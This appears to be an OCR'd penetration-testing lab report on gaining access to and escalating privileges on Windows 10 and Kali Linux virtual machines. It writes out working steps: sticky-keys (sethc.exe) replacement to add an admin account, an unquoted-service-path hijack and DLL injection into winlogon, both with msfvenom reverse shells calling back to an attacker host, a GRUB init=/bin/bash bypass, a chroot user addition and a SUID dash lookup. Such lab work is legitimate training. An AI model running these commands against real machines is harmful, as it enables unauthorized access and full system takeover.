
Lets check what users do we have here



Next I have changed directory to **Windows\System32** and copy file **sethc.exe** to **sethc_back.exe** and changed **ftp.exe** to **sethc.exe**



Then I discharged virtual disk from the machine and reboot system



On the winlogon screen I have pressed shift button 5 times popped up sethc.exe window using "!" on sethc we can work like on the CMD. As we can see we are NT Authority user

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

Lets add new user and add him to administrators group

```
C:\Windows\system32>net user hacker1 1qaz!QAZ /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators hacker1 /add
The command completed successfully.
```

Success! 😊

Lets clean up marks and update sethc.exe by sethc_back.exe and delete sethc_back.exe

```
D:\>cd d:\Windows\System32

d:\Windows\System32>copy sethc_back.exe sethc.exe
Overwrite sethc.exe? (Yes/No/All): yes
        1 file(s) copied.

d:\Windows\System32>del sethc_back.exe

d:\Windows\System32>
```

2.2 “Unqoted Services”

Lets check wich service is unqoted using command: wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows\" | findstr /i /v """

```
C:\Windows\system32>wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows\" | findstr /i /v "
""
DisplayName                                                     Name
      PathName                                                                  StartMode
AllJoyn Router Service                                          AJRouter
      C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p       Manual
Application Layer Gateway Service                               ALG
      C:\Windows\System32\alg.exe                               Manual
Amiti Antivirus Health Check                                    AmitiAvHealth
      C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusHealth.exe         Auto
Amiti Antivirus Engine Service                                  AmitiAvSrv
      C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusSrv.exe            Auto
Application Identity                                            AppIDSvc
      C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p       Manual
Application Information                                         Appinfo
      C:\Windows\system32\svchost.exe -k netsvcs -p             Manual
Application Management                                          AppMgmt
      C:\Windows\system32\svchost.exe -k netsvcs -p             Manual
App Readiness                                                   AppReadiness
```

As I noticed Amiti Antivirus has service which runs automatically and the path is unqoted.

There is a gap in the middle of a patch between the Amiti and Antivirus word.

```
Amiti Antivirus Health Check                                    AmitiAvHealth
      C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusHealth.exe                 Auto
Amiti Antivirus Engine Service                                  AmitiAvSrv
      C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusSrv.exe                    Auto
Application Identity                                            AppIDSvc
```


Lets prepare the payload called Amiti.exe with reverse_shell on Kali and run http server

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=53 -f exe > Amiti.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes


┌──(kali㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.1.26 - - [12/Aug/2024 15:31:03] "GET / HTTP/1.1" 200 -
10.0.1.26 - - [12/Aug/2024 15:31:03] code 404, message File not found
10.0.1.26 - - [12/Aug/2024 15:31:03] "GET /favicon.ico HTTP/1.1" 404 -
```

And download it on a Windows Machine from 10.0.1.19:8000


- .zsh_history
- .zshrc
- Amiti.exe
- Desktop/
- Documents/

Then place it in C:\Program Files\NETGATE\Amiti




Lets listen on a port 53 from Kali and reboot Windows.

We have got privileges of NT Authority\System




3 Find a way to elevate privileges from local administrator to NT-Authority/SYSTEM without using **PSEXEC**.

Lets try with DLL Injection. Lets prepare an dll payload and transfer it to Windows Machine. Once again we need to use msfvenom command and http server




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.1.26 - - [12/Aug/2024 16:13:40] "GET / HTTP/1.1" 200 -
10.0.1.26 - - [12/Aug/2024 16:13:41] code 404, message File not found
10.0.1.26 - - [12/Aug/2024 16:13:41] "GET /favicon.ico HTTP/1.1" 404 -
10.0.1.26 - - [12/Aug/2024 16:13:53] "GET /LOG.dll HTTP/1.1" 200 -
```




Transferred file I will keep in Downloads.

Next from https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1 I have copied a code and paste it in Powershell ISE as an administrator. In the 132 line we have to change code as follow:

$GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress',[reflection.bindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null);



Next I saved it with LOG.dll in Downloads catalogue and name it Invoke-DllInjection.ps1 and turned Kali to Listen mode on port 54.



Lets get privilege to run scripts

```
PS C:\Users\hacker\Downloads> Set-ExecutionPolicy bypass
```

Next import that previous module to powershell by using below command:

```
PS C:\Users\hacker\Downloads> Import-Module .\Invoke-DLLInjection.ps1
```

Then I have found winlogon process ID by using command “ps”. It’s PID 612. Winlogon works as a NT Authority\system so that’s why its my target.

```
160      11     1324       6212       0.11    540   0 wininit
272      12     2548      11656       0.52    612   1 winlogon
526      37    15124        116       0.42   8992   1 WinStore.App
282      13    22420      30788       0.92   5600   0 WmiPrvSE
554      39    20944       8500       2.38   6860   1 YourPhone
```

So lets inject that dll.

```
PS C:\Users\hacker\Downloads> Invoke-DllInjection -ProcessID 612 -Dll .\LOG.dll

   Size(K) ModuleName                                     FileName
   ------- ----------                                     --------
        24 LOG.dll                                        C:\Users\hacker\Downloads\LOG.dll
```


I got an access on Kali to NT authority\system

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 54
listening on [any] 54 ...
connect to [10.0.1.19] from (UNKNOWN) [10.0.1.26] 50633
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


PART II Linux

1 Find a way to log in to the machine without knowing the user credentials.


I started machine and during boot I have pressed “e” to get into GRUB.



Then I move to linux line



And change “ro quiet splash” to “rw init=/bin/bash” also SSLinux should be Linux




Then save changes by using “Ctrl + x” and Kali start in emergency mode with a console where I am root user.

Now I can create a new user with root privileges


Then sync and reboot -f


I am in!



2 Find two ways to escalate privileges on the operating system.

2.1 Lets try with mounting ISO image to our Kali Linux. Steps are almost the same as with Windows





I need to mount disk

```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# fdisk -l
Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xe7875fa7

Device     Boot     Start       End   Sectors  Size Id Type
/dev/sda1  *         2048 165771263 165769216   79G 83 Linux
/dev/sda2       165773310 167770111   1996802  975M  5 Extended
/dev/sda5       165773312 167770111   1996800  975M 82 Linux swap / Solaris


Disk /dev/loop0: 3.73 GiB, 4006359040 bytes, 7824920 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
┌──(root㉿kali)-[/home/kali]
└─# mount /dev/sda1 /mnt

┌──(root㉿kali)-[/home/kali]
└─# mount --rbind /root /root/

┌──(root㉿kali)-[/home/kali]
└─# chroot /mnt
```

Now I am sure that user that I am going to add will appear on Kali not on Kali Live

```
┌──(root💀kali)-[/]
└─# adduser haker2
Adding user `haker2' ...
Adding new group `haker2' (1002) ...
Adding new user `haker2' (1002) with group `haker2' ...
Creating home directory `/home/haker2' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for haker2
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y

┌──(root💀kali)-[/]
└─# adduser haker2 sudo
Adding user `haker2' to group `sudo' ...
Adding user haker2 to group sudo
Done.
```

Next sync -> exit -> and -> reboot -f

```
┌──(root💀kali)-[/]
└─# sync

┌──(root💀kali)-[/]
└─# exit

┌──(root㉿kali)-[/home/kali]
└─# reboot -f
```

```
┌──(haker1㉿kali)-[~]
└─$ su haker2
Password:
┌──(haker2㉿kali)-[/home/haker1]
└─$ id
uid=1002(haker2) gid=1002(haker2) groups=1002(haker2),27(sudo)
┌──(haker2㉿kali)-[/home/haker1]
└─$
```

As we can see user haker2 is successfully added and it belongs to sudo group.

2.2 Escalation with SUID

Lets check if any scritpt on Kali has SUID:

```
┌──(haker2㉿kali)-[/etc/cron.d]
└─$ find / -perm /4000 -user root -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 19040 Aug  3  2020 /usr/libexec/polkit-agent-helper-
1
-rwsr-xr-- 1 root messagebus 51336 Jul  2  2020 /usr/lib/dbus-1.0/dbus-daem
on-launch-helper
-rwsr-sr-x 1 root root 14608 Mar 31  2020 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 473416 Jun  7  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 121464 Mar 30  2020 /usr/bin/dash
-rwsr-xr-x 1 root root 44632 Feb  7  2020 /usr/bin/newgrp
-rwsr-xr-- 1 root kismet 117240 Sep 25  2020 /usr/bin/kismet_cap_ti_cc_2540
-rwsr-xr-- 1 root kismet 117240 Sep 25  2020 /usr/bin/kismet_cap_nxp_kw41z
```

Checked on https://gtfobins.github.io/#+suid if there is any script that can help me to escalate privileges to root. I found “dash”

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

